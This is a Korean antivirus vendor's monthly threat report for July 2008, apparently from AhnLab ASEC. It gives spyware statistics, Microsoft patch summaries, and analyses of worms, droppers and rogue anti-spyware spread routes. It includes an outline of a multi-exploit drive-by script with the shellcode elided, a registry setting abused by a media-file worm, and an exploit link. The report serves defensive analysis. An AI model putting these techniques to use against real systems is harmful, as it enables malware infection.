다운로더 마크레아는 ARP Spoofing 공격을 시도하는 트로이목마로서 네트워크 전체에 영향을 미칠 수 있으며, 온라인 게임 계정 유출 스파이웨어의 설치를 시도한다. 다운로더 마크레아의 영향으로 온라인 게임계정 유출 스파이웨어가 스파이웨어 피해 Top10의 3위~5위를 차지한 것으로 추정된다.

스파이웨어 피해 Top10에는 기록되지 않았으나 7월에 사용자에게 많은 피해를 입힌 스파이웨어는 허위 안티-스파이웨어류의 프로그램으로 추정된다. 7월에도 스파이웨어 즐롭(Win-Spyware/Zlob), 스파이웨어 크립터(Win-Spyware/Crypter)의 피해는 줄어들지 않았으며, 지난달 ASEC 리포트에서 예상한 바와 같이 이들 스파이웨어에 의해 설치되는 허위 안티-스파이웨어의 피해가 증가하였다.

전체 스파이웨어 피해신고 983건에서 허위-안티스파이웨어 프로그램의 피해 신고는 142건으로 약 14%의 비율을 차지하고 있다. 최근 발견되는 허위 안티-스파이웨어 프로그램은 스파이웨어 즐롭, 스파이웨어 크립터 등의 다른 스파이웨어에 의해 사용자 동의 없이 설치되며, 바탕화면 및 화면보호기 변경, 시스템 트레이의 허위 경고 메시지 노출 증상이 나타나는 경우가 많다. 애드웨어 로그 안티스파이웨어 XP 2008(Win-Adware/Rogue.AntiSpywareXP2008)의 경우 설치되는 파일의 경로명이 랜덤하며, 많은 변형이 존재하기 때문에 보안 프로그램이 진단하기가 어려운 특징으로 현재에도 많은 피해를 입히고 있다.

2008년 7월 유형별 스파이웨어 피해 현황은 [표 1-4]와 같다.

	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
5월	175	160	113	211	0	14	0	0	0	673
6월	331	228	138	274	3	11	1	2	0	988
7월	364	172	145	268	3	18	9	0	4	983

[표 1-4] 2008년 7월 유형별 스파이웨어 피해 건수


6월과 비교하여 스파이웨어에 의한 피해는 약간 증가하였으며, 애드웨어에 의한 피해는 다소 감소하였다. 전체적인 수치는 지난 달과 비슷한 가운데 허위 안티-스파이웨어 프로그램 설치를 유도하는 스파이웨어 크립터(Win-Spyware/Crypter), 스파이웨어 즐롭(Win-Spyware/Zlob)의 피해 신고 건수가 가장 많았다.

7월 스파이웨어 발견 현황

7월 한달 동안 접수된 신종(변형) 스파이웨어 발견 건수는 [표 1-5], [그림 1-11]과 같다.

	스파이웨어류	애드웨어	드롭퍼	다운로더	다이얼러	클리커	익스플로잇	AppCare	Joke	합계
5월	114	63	61	104	0	10	0	0	0	352
6월	195	116	91	158	1	9	0	2	0	572
7월	238	108	91	153	2	13	9	0	1	615

[표 1-5] 2008년 7월 유형별 신종(변형) 스파이웨어 발견 현황



[그림 1-11] 2008년 7월 발견된 스파이웨어 프로그램 비율

[표 1-5]과 [그림 1-11]는 2008년 7월 발견된 신종 및 변형 스파이웨어 통계를 보여준다. 지난 달과 마찬가지로 스파이웨어 즐롭(Win-Spyware/Zlob) 변형이 많이 발견되었으며, 이에 따른 영향으로 전체 신종 및 변형 스파이웨어 발견 건수가 6월에 비해 다소 증가하였다.

총 615개의 신종 및 변형 스파이웨어 중 국외에서 제작된 것으로 추정되는 것이 520개, 국내에서 제작된 것으로 추정되는 것이 95개로 국외제작 스파이웨어가 국내제작 스파이웨어보다 월등히 많은 것으로 나타났다. 일반적으로 스파이웨어는 국지적인 성격을 많이 띠고 있는 것으로 알려져 있으나, 최근에는 국내의 경우에 있어서 스파이웨어의 정의가 어느 정도 정립이 되었고, 상반기 사이버 수사대의 수사를 통한 스파이웨어 제작 업체에 경각심을 심어주는


현상 등으로 인하여 국내 제작 스파이웨어가 주춤한 반면, 상반기 내내 ASEC report에서 언급되었던 스파이웨어 즐롭, 스파이웨어 크립터 등으로 인하여 외산 스파이웨어가 다수 설치됨으로 인하여 외국에서 제작된 스파이웨어로 인한 피해가 증가하고 있는 추세이다.

(3) 7월 시큐리티 통계

2008년 7월에 마이크로소프트사로부터 발표된 보안 업데이트는 총 4건으로 모두 긴급(Critical)에 해당하는 중요한 패치들로서, 해당하는 취약점들은 MSSQL 서버, 윈도우 탐색기, DNS 서비스 등과 같이 그 이름만으로도 사용자들에게 익숙한 중요한 서비스 및 어플리케이션들이다.

MS08-040 취약점은 SQL 서버 백업파일 형식인 MTF(Microsoft Tape Format) 파일에 존재하는 취약점을 악용하여 MSSQL 서버를 공격하는 취약점으로, 현재 알려진 공격코드(PoC)는 존재하지 않지만 SQL 서버 운영자들은 즉시 패치를 적용하고, 지속적인 주의를 기울여야 할 것이다.

MS08-037 DNS 취약점[1]의 경우, 공격자가 취약점을 통해 손쉽게 DNS 응답에 필요한 정보를 유추하여 조작된 DNS 응답을 DNS 서버 캐쉬에 삽입하는 방식으로 공격을 수행할 수 있다. DNS 서버는 인터넷 환경에서 아주 핵심적 기능을 수행하고 있기 때문에 해당 시스템이 공격 당하는 경우 그 피해가 매우 크다. 이에 대해서는 컬럼에서 보다 상세한 내용을 다루고 있다.




[그림 1-12] 공격대상 기준 MS 보안 패치 현황 (2007년 8월 ~ 2008년 7월)

[1] http://www.microsoft.com/technet/security/bulletin/MS08-037.mspx

위험도	취약점	PoC
긴급	(MS08-040) Microsoft SQL Server 의 취약점으로 인한 권한 상승 문제점	무
긴급	(MS08-039) Exchange Server 용 Outlook Web Access 의 취약점으로 인한 권한 상승 문제점	무
긴급	(MS08-038) Windows 탐색기의 취약점으로 인한 원격 코드 실행 문제점	무
긴급	(MS08-037) DNS 의 취약점으로 인한 스푸핑 허용 문제점 (953230)	유

[표 1-6] 2008년 7월 발표된 주요 MS 보안 패치

2008년 7월 웹 침해사고 현황




[그림 1-13] 악성코드 배포를 위해 침해된 사이트 수/ 배포지 수

이 달의 웹 사이트 경유지/유포지 수는 256/67으로 지난 달의 329/57에 비해 경유지의 수는 감소하였지만 유포지의 수가 소폭 증가하였다. 소수의 공격자의 의해 다수의 웹사이트가 침해되고 있는 경향은 여전하다.

2008년 7월 결과에서 특이한 점은 그 동안에 발견되지 않았던 새로운 취약점을 이용해 악성 코드를 배포한 예가 발견되고 있다는 것이다. MS07-033 Microsoft speech active 취약점[1] 이나 MS Access Snapshot Viewer 취약점을 이용해 악성코드 배포를 시도한 사례가 발견되었는데, 특히 MS Access Snapshot Viewer 취약점은 아래 [그림 1-14]와 같은 방식으

[1] http://www.microsoft.com/technet/security/bulletin/MS07-033.mspx

로 배포를 시도하고 있으며, 현재 정식패치가 발표되지 않았기 때문에 사용자들의 특별한 주의가 필요하다. 아직은 다른 취약점들에 비해 해당 취약점들을 이용한 악성코드의 배포가 흔하지는 않지만 점점 그 수가 늘어날 가능성에 주목해야 한다.



[그림 1-14] MS Access Snapshot Viewer 취약점 공격코드 일부

이러한 웹을 이용해 배포되는 악성 코드는 운영체제나 서드파티 제품의 취약점을 이용하여 배포되기 때문에 일반 PC 사용자들은 운영체제뿐 아니라 서드파티 제품의 보안 상태를 항상 확인하고 제품 상태를 항상 최신으로 유지하여야 한다. 또한 AV 제품을 설치하여 자신의 PC를 보호하여야 한다. 그리고 침해사고를 확인한 웹 사이트의 관리자들은 사이트의 사후 관리에 신경을 써 그 영향을 최소화 해야 한다.

II. ASEC Monthly Trend & Issue


(1) 악성코드 – Win32/Kashu.B 재감염과 메신저 사용자를 노린 악성코드

ARP Spoofing 공격을 발생하는 중국산 악성코드가 7월 한 달 많은 피해를 입혔다. 일부 고객들로부터는 Win32/Kashu.B 바이러스에 대한 재감염 이슈가 있었으며 스팸 메일러를 이용한 허위 안티 바이러스 프로그램 설치와 피해 문의가 대량으로 보고 되었다. 또한 국산 메신저 사용자를 노린 악성코드가 처음 발견 되었으며 이외에도 미디어 파일을 감염 시켜 악의적인 URL 을 삽입하는 형태가 처음으로 보고 되었다.

Win32/Kashu.B 재감염 이슈

Win32/Kashu.B[1]는 기존에 알려진 Win32/Sality 바이러스의 변형이며 원형과 큰 차이는 없다. 그러나 일부 사용자로부터 재감염 이슈가 보고 되었는데, 이 바이러스에 감염된 파일을 실행하면 마치 메모리 상주형 바이러스처럼 동작하는데 실행 중인 프로세스를 감염 시키는 쓰레드 5개와 특정 호스트로부터 다른 악성코드를 받아오거나 로컬 드라이브의 파일을 감염시키는 쓰레드 등 모두 11개의 쓰레드를 생성한다. 이중 프로세스를 감염시키는 쓰레드는 다시 파일을 감염시키는 쓰레드를 포함하는데 이와 같은 이유로 파일 진단/치료 전 메모리에서 악의적인 쓰레드를 제거하지 않으면 치료 후에도 재감염 되는 사례가 발생한다.

Win32/Kashu.B 바이러스에 감염이 되었다면 안철수연구소 홈페이지에서 전용백신을 다운로드 하여 반드시 검사 및 치료를 해야만 재감염 되지 않는다.



[그림 2-1] Win32/Kashu.B 전용백신

[1] http://kr.ahnlab.com/info/smart2u/virus_detail_17531.html

국산 메신저 사용자를 노린 Dropper/Natice

7월 초 국내에서 잘 알려진 메신저와 해당 계정을 가지고 있는 일련의 사용자들은 악성코드가 링크된 URL 을 받았다. 이는 마치 지난 5월에 국내 대형 포털의 웹 메일 계정 사용자를 노렸던 허위 고소장 관련 메일과 어느 정도 연관성을 배제 할 수 없다고 추정 된다.

누군가가 대량으로 해당 메일주소를 획득 했을 것이고 이를 통하여 악성코드 설치를 유도한 것으로 추정 되기 때문이다. *.jpg 로 된 위 링크를 클릭하면 특정 실행 파일이 다운로드 된다. Dropper/Natice이며 실행 하면 강아지 그림이 보여지지만 백그라운드로 악성코드가 설치 된다.

해당 악성코드는 다음과 같이 특정 메신저를 찾아내고 해당 프로세스의 특정 메모리 영역에 대한 읽기와 쓰기를 시도한다. 그러나 버그인지는 알 수 없으나 FindWindowA 이후 가상 메모리 영역에 대한 VirtualProtect 이후 종료 되어 버린다.

[그림 2-2] Win-Trojan/Natice 관련 코드 일부

문서를 작성하는 현재에도 변형이 다수 보고 되었다. 따라서 해당 악성코드에 대한 피해 또는 발견신고는 더 증가 할 것으로도 예상된다.

국내 대형 온라인 쇼핑몰에 대한 사용자 정보 유출 후 국내 포털 사용자의 메일주소를 이용하여 악성코드 유포가 5월에 있은지 얼마 후에 다른 포털 사용자를 노린 형태가 발견 된 것이다. 이는 악성코드 제작자들이 온라인 게임의 사용자 계정 탈취를 넘어서 국내 포털 사용자들의 계정 정보까지 노리고 있는 것으로 보인다. 이러한 사례는 국외에서는 종종 보고 되었으나 국내에서 본격적으로 유사 악성코드가 발생하는 것은 처음 있는 형태로 보여진다. 실시간으로 메시지를 확인 할 수 있는 메신저의 계정이 노출 된 경우에는 메시지를 통한 광고 및 사용자를 가장하고 금전적인 피해도 일으킬 수 있는 만큼 각별한 주의가 필요하다.

미디어 파일을 위협하는 Win32/Getcodec.worm

미디어 파일을 감염시키는 악성코드가 처음으로 등장하였다. 감염이 아닌 처음부터 악의적인 웹 사이트로 유도하도록 링크를 삽입하는 형태는 있었다. 또한 악성코드에 의한 미디어 파일을 삭제하는 것과 같은 파괴적인 증상으로 피해를 입혔으나 이번에 보고된 Win32/Getcodec.worm은 다음과 같은 미디어 파일에 대하여 감염 증상을 일으킨다.


- *.MP2, *.MP3, *.WMA, *.WMV, *.ASF

이 악성코드는 로컬 드라이브에서 위 파일을 찾아내어 MP2, MP3와 같은 포맷의 파일의 경우 ASF 포맷으로 변환 한 후 해당 파일에 특정 스크립트 (URL 형태)를 삽입한다. 이와 같이 미디어 파일이 감염되어 악의적인 목적으로 사용 될 수 있는 것은 해당 확장자를 재생할 수 있는 윈도우 미디어 플레이어의 기능 때문이다. 윈도우 미디어 플레이어에서는 재생하는 파일중 위와 같이 *.WMA, *.WMV, *.ASF 포맷내 특정 스크립트가 존재하는 경우 해당 스크립트를 실행 할 수가 있다. 이는 AddScript method(Windows Media Format SDK 지원)를 통해 "URLANDEXIT"와 같은 사용자 정의 명령으로 음악파일에 스크립트 삽입이 가능하기 때문이다. 또한 다음과 같이 실행 후 레지스트리 키값을 변경함으로써 미디어 플레이어에서 해당 스크립트가 문제 없이 실행 되도록 해둔다. 기본값은 실행 되지 않도록 되어 있다.

HKEY_CURRENT_USER₩SOFTWARE₩Microsoft₩MediaPlayer₩Preferences


URLAndExitCommandsEnabled: 0 (1이면 실행불가)

해당 웜의 코드를 살펴보면 다음 대상 확장자 파일에 대한 입력을 받는 부분, 해당 확장자를 비교하는 부분, 스크립트 감염 루틴 부분 등으로 이루어져 있다.



[그림 2-3] Win32/GetCodec.worm 코드일부

다음 [그림 2-4]의 Flow는 위 코드에서 WMV, WMV 확장자 감염루틴을 수행 했을 때이다.



[그림 2-4] WMA, WMV 파일에 대한 감염 루틴

악성코드는 MP2, MP3 의 확장자의 경우 감염 전 ASF 포맷으로 변환 과정을 거치는데 테스트 과정에서는 재현 되지 않았다. 또한 변환 과정에는 MP3 재생으로 유명한 Winamp 의 특정 모듈이 필요하므로 Winamp 가 설치 되어 있어야만 한다. 그 이외의 확장자는 바로 스크립트를 감염시키는데 위와 같이 기감염되어 있으면 감염 루틴은 종료된다. 감염된 미디어 파일을 실행하면 특정 호스트로부터 파일을 내려 받는 다운로드 윈도우가 활성화 된다. 해당 파일은 백도어 증상을 가지고 있어 사용자 정보가 노출 될 수 있다.


(2) 스파이웨어 – 주춤하는 국내 스파이웨어 / 급증하는 국외 스파이웨어

2008년 들어 국내 샘플 접수는 점차 감소하고 국외 샘플 접수량이 증가하는 추세를 보이고 있다.

특히 최근에 접수된 해외 샘플 중 허위 안티-스파이웨어인 안티바이러스2008(Win-Adware/Rogue.AntiVirusXP20008)의 경우 여러 감염경로를 가지고 있다. 그 중 젤라틴 웜(Win32/Zhelatin.worm)을 이용하여 악의적인 웹 페이지 경로를 통하여 배포하고 있어 그 피해가 점차 증가되고 있는 상황이다.

최근 스파이웨어 유포 방식과 피해

악성코드가 유포되는 다양한 경로를 아래 [그림 2-5]와 같이 종합적으로 도식화하였다



[그림 2-5] 악성코드 유포 경로

1. 악의적인 웹 페이지 게시

악성코드 배포자는 정상적인 웹사이트를 해킹하여 정상적인 웹 페이지를 조작하거나, 악의적인 웹 페이지를 숨겨 놓거나, 특정 사이트 게시판에 악의적인 글을 작성한다. 이는 마치 신뢰된 사이트에서 제공하는 링크인 것처럼 보이게 하며, 일반 사용자들이 무의식적으로 클릭

을 하게 되면 공격자가 의도한 웹 페이지로 접속하게 된다

스파이웨어 배포를 위하여, 동영상을 보기 위한 코덱 설치 유도와 같은 방식 등 다양한 사회 공학적 기법이 많이 사용되고 있는데, 점차 사용자의 보안 인식이 높아지고 보안 패치가 적용되는 PC가 증가함으로써 스파이웨어 배포를 위한 새로운 방법으로 기존의 악성코드 유포 방식이 사용되고 있다.

2. 웜 배포

1번에서 스파이웨어 배포자가 작성한 웹 페이지 경로를 이메일 내용에 포함시켜서 이메일 웜을 통하여 일반 사용자가 해당 웜 이메일을 클릭하여 스파이웨어가 배포되도록 한다.

[그림 2-6] 악의적인 이메일 전송 화면

위 [그림 2-6]은 특정 메일이 APF(Ahnlab Personal Firewall) 2004에 의해 전송 실패된 로그 화면으로 메일 내용은 [그림 2-7]과 같다.

[그림 2-7] 유명 뉴스관련 메일로 위장한 악의적인 이메일

3. 사용자가 악의적인 웹 페이지에 접속

[그림 2-7]과 같이 유명 뉴스 사이트에서 보내온 것처럼 꾸며진 이메일을 받고 사용자는 아무런 의심 없이 메일내용을 확인하게 된다.

메일 내용 중에 관심 있는 글을 자세히 보기 위해 글 제목을 클릭하게 되면 사용자가 원하는 페이지는 보이지 않고 1번에서 작성한 악의적인 웹 페이지가 나타나게 된다.

4. 취약점을 이용한 악성코드 유포

이렇게 악의적인 웹 페이지까지 접근한 사용자가 의심하고 프로그램 설치를 하지 않을 경우를 대비하여 취약점을 이용한 스파이웨어 설치 기능이 포함되어 있다. 아래 [그림2-8]과 같은 코드로 인해 윈도우 시스템이 패치되지 않은 사용자에 한해서 사용자의 클릭여부와는 상관없이 자동으로 스파이웨어가 다운로드 되고 실행된다.

```
<script>
   {MS06-014 취약점을 이용한 악성코드 다운로드}
   {Spray 데이터 생성}
   {Shellcode}

   function startCreateControlRange()
   {
      …(생략)…
      setTimeout("startSuperBuddy()", 3000);
   }
   function startSuperBuddy()
   {
      …(생략)…
      setTimeout("startGOM ()", 2000);
   }
   function startGOM()
   {
      …(생략)…
      setTimeout("startRealPlayer()", 2000);
   }
   …(생략)…
   startCreateControlRange();
</script>
```

[그림 2-8] 취약점을 이용한 악성코드 배포 스크립트

[그림 2-8]을 자세히 살펴보면 하나의 취약점을 이용하는 것이 아니라 다양한 취약점들을 각각의 함수로 작성하여 순차적으로 실행되도록 하였다. 더욱이 사용된 취약점들을 살펴보면 윈도우 취약점인 MS06-014 [1]뿐만 아니라 국내 인기 프로그램인 “곰플레이어”의 취약점[2]을 이용한 코드도 존재하였다.

[1] http://www.microsoft.com/technet/security/bulletin/ms06-014.mspx
[2] http://www.milw0rm.com/exploits/4579

5. 사회공학 기법을 이용한 악성코드 유포

위에서도 간략히 언급한 바와 같이 최근에는 윈도우의 보안이 보다 강화되었고 보안에 대한 사용자 인식이 높아져 보안패치 및 안티-스파이웨어 제품을 설치하여 사용하는 사용자들이 증가되어 취약점 등을 이용한 웬만한 기술로는 사용자 PC에 접근하기가 어려워졌기 때문에 스파이웨어 배포자들은 사회 공학적 기법을 사용한다.

스파이웨어 배포를 위하여 주로 사용되는 사회 공학적 기법으로는 특정 동영상을 보기 위하여 추가적인 프로그램 설치를 유도하거나, 검색 포털 인기 검색어 TOP10에 해당하는 키워드로 악의적인 게시물을 작성하거나, 사용자 동의를 받기 위해 제공하는 약관을 읽기 어려운 형태로 제공하거나, 불공정 약관을 제공하는 등의 방법이 악용되고 있다.

6. 결제 유도

지금까지 살펴본 방법으로 악의적인 웹 페이지에 접속했을 때, 사용자 PC에는 여러 스파이웨어가 설치된다. 설치된 스파이웨어 중 스파이웨어 즐롭(Win-Spyware/Zlob)은 사용자 시스템 설정을 변경하여 사용자에게 공포심을 유발한다. 자세한 감염증상은 뒷부분에서 살펴보겠다.

스파이웨어 즐롭에 의해서 사용자가 시스템이 이상한 것을 느끼고 있을 때, 스파이웨어 즐롭에 의하여 설치된 허위 안티-스파이웨어인 “안티바이러스XP2008”이 동작하여 시스템 검사 결과 많은 스파이웨어가 발견되었다고 [그림 2-9]와 같이 메시지를 출력한다.

[그림 2-9] “안티바이러스XP2008”의 허위 시스템 검사 결과 출력

